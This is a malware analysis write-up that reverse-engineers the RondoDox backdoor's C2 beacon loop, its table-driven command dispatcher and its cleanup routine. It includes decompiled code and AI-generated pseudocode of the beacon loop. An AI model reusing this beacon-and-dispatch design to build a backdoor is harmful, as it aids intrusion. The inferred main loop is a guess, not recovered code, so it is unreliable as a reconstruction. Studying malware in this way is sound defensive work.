
Taken together, this strongly suggests the backdoor follows a typical tasking loop:

`Beacon → receive task/command ID → dispatch → execute → repeat`

In next section the dispatch routine will be discussed.

The execution is table-driven and targets are resolved at runtime, exact loop details (sleep timing, response parsing, and command formats) should be treated as implementation-dependent and are best confirmed either by resolving more tables statically or via controlled dynamic execution/telemetry.

Here's what Sonnet 4.5 came into conclusion:



**Phase 3: Main Program Loop - The C2 Beacon**

After initialization, `__libc_start_main` calls the main function. While I couldn't determine the exact address through static analysis (it's stored at `0x00464914`), I can infer the structure based on the bot's behavior.

**Inferred main loop structure:**

```c
// NOTE: This is inferred logic based on available modules
// The actual main function address is at ptr_main_function (0x00464914)

int main(int argc, char **argv, char **envp)
{
    // Parse any command line arguments
    if (argc > 1) {
        parse_config(argv);
    }

    // Main C2 communication loop
    while (keep_running) {

        // Contact C2 server using HTTP module
        // Function loaded via ptr_http_client_get_request (0x00464980)
        int status = (*ptr_http_client_get_request)(socket_type, c2_domain);

        if (status == 200) {
            // Parse response to extract command ID
            int command_id = parse_http_response();

            // Dispatch command to appropriate handler
            dispatch_by_index(command_id);
        }

        // Sleep before next beacon
        sleep(beacon_interval);
    }

    return 0;
}
```

**Key characteristics:**

- Infinite loop for continuous C2 communication
- Calls `http_client_get_request` via DATA pointer at `0x00464980`
- Routes commands through `dispatch_by_index`
- Periodic beaconing with configurable interval


## Phase 4: Command dispatch

RondoDox uses an ID-driven dispatcher to route execution into different capability handlers. Rather than calling handler functions directly, the code follows a `number → lookup → indirect transfer` model: a numeric ID selects an entry in a dispatch table, and execution is transferred to the resolved target at runtime. This keeps handler relationships out of the static call graph and is consistent with the sample's broader indirection strategy.

### What the dispatcher does

At a high level, the dispatcher implements:

- **Bounds check:** ensures the received ID is within range (`ID < 0x96` / `150`). Out-of-range values fall into an error path.
- **Index calculation:** multiplies the ID by 4 (`sll v0, param_1, 0x2`) to index a 32-bit table.
- **Table lookup:** computes the entry address and loads the table value from memory (`lw v0, 0(v0)`).
- **Target resolution:** combines the loaded value with gp (`addu v0, v0, gp`) to form the final jump/call target.
- **Failure behavior:** if invalid IDs are provided it returns error.



```
                    dispatch_by_index                      XREF[1]:     00464d80(*)
0041b4b0 3c 1c 00 05     lui        gp,0x5
     assume t9 = <UNKNOWN>
     assume gp = <UNKNOWN>
0041b4b4 27 9c 0f 00     addiu      gp,gp,0xf00
0041b4b8 03 99 e0 21     addu       gp,gp,t9
0041b4bc 27 bd ff e0     addiu      sp,sp,-0x20
0041b4c0 af bf 00 18     sw         ra,local_8(sp)
0041b4c4 af bc 00 10     sw         gp=>_gp_1,local_10(sp)                      = ??
0041b4c8 2c 82 00 96     sltiu      v0,param_1,0x96
0041b4cc 10 40 00 0c     beq        v0,zero,switchD_0041b4f0::caseD_84
0041b4d0 00 04 10 80     _sll       v0,param_1,0x2
0041b4d4 8f 83 80 1c     lw         v1,-0x7fe4(gp)=>PTR_LAB_004643cc            = 0042000
0041b4d8 00 00 00 00     nop
0041b4dc 24 63 1e d0     addiu      v1,v1,0x1ed0
0041b4e0 00 43 10 21     addu       v0,v0,v1
0041b4e4 8c 42 00 00     lw         v0,0x0(v0)=>switchD_0041b4f0::switchdataD_0042... = FFFAF174
0041b4e8 00 00 00 00     nop
0041b4ec 00 5c 10 21     addu       v0,v0,gp

                    switchD_0041b4f0::switchD
0041b4f0 00 40 00 08     jr         v0
0041b4f4 00 00 00 00     _nop

                    switchD_0041b4f0::caseD_8                  XREF[1]:     0041b4f0(j)
                    switchD_0041b4f0::caseD_9
                    switchD_0041b4f0::caseD_a
                    switchD_0041b4f0::caseD_b
                    switchD_0041b4f0::caseD_c
                    switchD_0041b4f0::caseD_d
                    switchD_0041b4f0::caseD_e
                    switchD_0041b4f0::caseD_f
                    switchD_0041b4f0::caseD_10
                    switchD_0041b4f0::caseD_11
                    switchD_0041b4f0::caseD_12
                    switchD_0041b4f0::caseD_13
                    switchD_0041b4f0::caseD_14
                    switchD_0041b4f0::caseD_15
                    switchD_0041b4f0::caseD_16
```

```
undefined4 dispatch_by_index(undefined4 param_

{
  undefined4 *puVar1;
  int iVar2;
  undefined4 uVar3;
  code *UNRECOVERED_JUMPTABLE;

  switch(param_1) {
  case 0:
    uVar3 = 0x20000;
    break;
  case 1:
  case 0x17:
  case 0x18:
  case 0x1b:
  case 0x20:
  case 0x21:
  case 0x22:
  case 0x29:
  case 0x31:
  case 0x32:
  case 0x35:
  case 0x36:
  case 0x37:
  case 0x38:
  case 0x39:
  case 0x3a:
  case 0x3b:
  case 0x3c:
  case 0x3d:
  case 0x3e:
  case 0x3f:
  case 0x40:
  case 0x41:
  case 0x42:
  case 0x55:
  case 0x56:
```

This dispatcher function is the bridge between "tasking" (numeric IDs likely derived from C2 response parsing) and "action" (handler routines for execution, file ops, network routines, etc.)

> In decompiler output, this routine may appear as a large `switch(param_1)` that returns constants or triggers "unrecovered jump table" warnings. That representation is a decompiler artifact caused by incomplete recovery of the indirect control transfer logic. The assembly sequence below is the authoritative evidence that the routing mechanism is table-driven and indirect.

Below is the Claude intepretation for the funciton:

When a command is received from C2, the binary routes it through an **index-based dispatcher.** Here's the **actual decompiled code** from `dispatch_by_index` (0x0041b4b0):

```c
undefined4 dispatch_by_index(uint param_1)
{
  undefined4 uVar1;
  undefined4 *puVar2;

  // Bounds check: command ID must be < 150
  if (param_1 < 0x96) {

    /* WARNING: Could not emulate address calculation at 0x0041b4e0 */
    /* WARNING: Treating indirect jump as call */
    uVar1 = (*(code *)(&_gp_1 +
             *(int *)(PTR_LAB_004643cc + param_1 * 4 + 0x1ed0)))();

    return uVar1;
  }

  // Out of bounds - set errno and return error
  puVar2 = (undefined4 *)(*(code *)PTR___errno_location)();
  *puVar2 = 0x16;  // EINVAL
  return 0xffffffff;
}
```

**Breaking down line 11-12:**


```c
// Step by step:
table_base = PTR_LAB_004643cc + 0x1ed0;          // 0x0042628c
table_offset = param_1 * 4;                      // Command ID × 4 bytes
table_address = table_base + table_offset;       // Calculate entry
function_offset = *(int *)table_address;         // Read offset from table
function_ptr = &_gp_1 + function_offset;         // Calculate function address
result = (*(code *)function_ptr)();              // INDIRECT CALL
```

**This dispatcher:**

- Supports **150 different commands** (0x96 = 150 decimal)
- Uses simple array lookup: `table[command_id]`
- Validates bounds before dispatch
- Returns error if command ID invalid

### Phase 5: Cleanup

On termination, the binary includes a symmetric teardown stage that mirrors the pre-main initializer. Instead of directly calling cleanup routines, it walks a pointer list in reverse order and invokes each entry indirectly until it reaches a stop value. This matches a destructor/cleanup pattern where teardown is performed in reverse order of initialization.



```
void run_fini_callbacks(void)

{
  undefined4 *puVar1;
  code *pcVar2;

  puVar1 = &DAT_00463000;
  pcVar2 = DAT_00463000;
  while (pcVar2 != (code *)0xffffffff) {
    puVar1 = puVar1 + -1;
    (*pcVar2)();
    pcVar2 = (code *)*puVar1;
  }
  return;
}
```


## Capabilities

Rather than proving a single main calls X then Y chain, the strongest static conclusion here is: RondoDox exposes a set of capability modules designed to be invoked indirectly (via .data pointers and dispatch tables as mentioned earlier). That's exactly how modular backdoors stay flexible: the control loop selects an operation, and the dispatcher jumps to the handler.

Some capability clusters stand out in the analyzed code:

### HTTP C2 Communication

The HTTP client routine behaves like a reachability/beacon check rather than a full-featured downloader. In short, it builds a minimal `GET /request`, connects to the target, sends the request, reads the first chunk of the response, and extracts the HTTP status code.



I'll analyze the http_client_get_request function, rename variables for clarity, and explain its operation.

**Step 1: Get Current Decompilation**

decompile_function_by_address

Deconstructed socket variables and HTTP buffer structures systematically.

Now let me check the string templates used:

get_xrefs_to

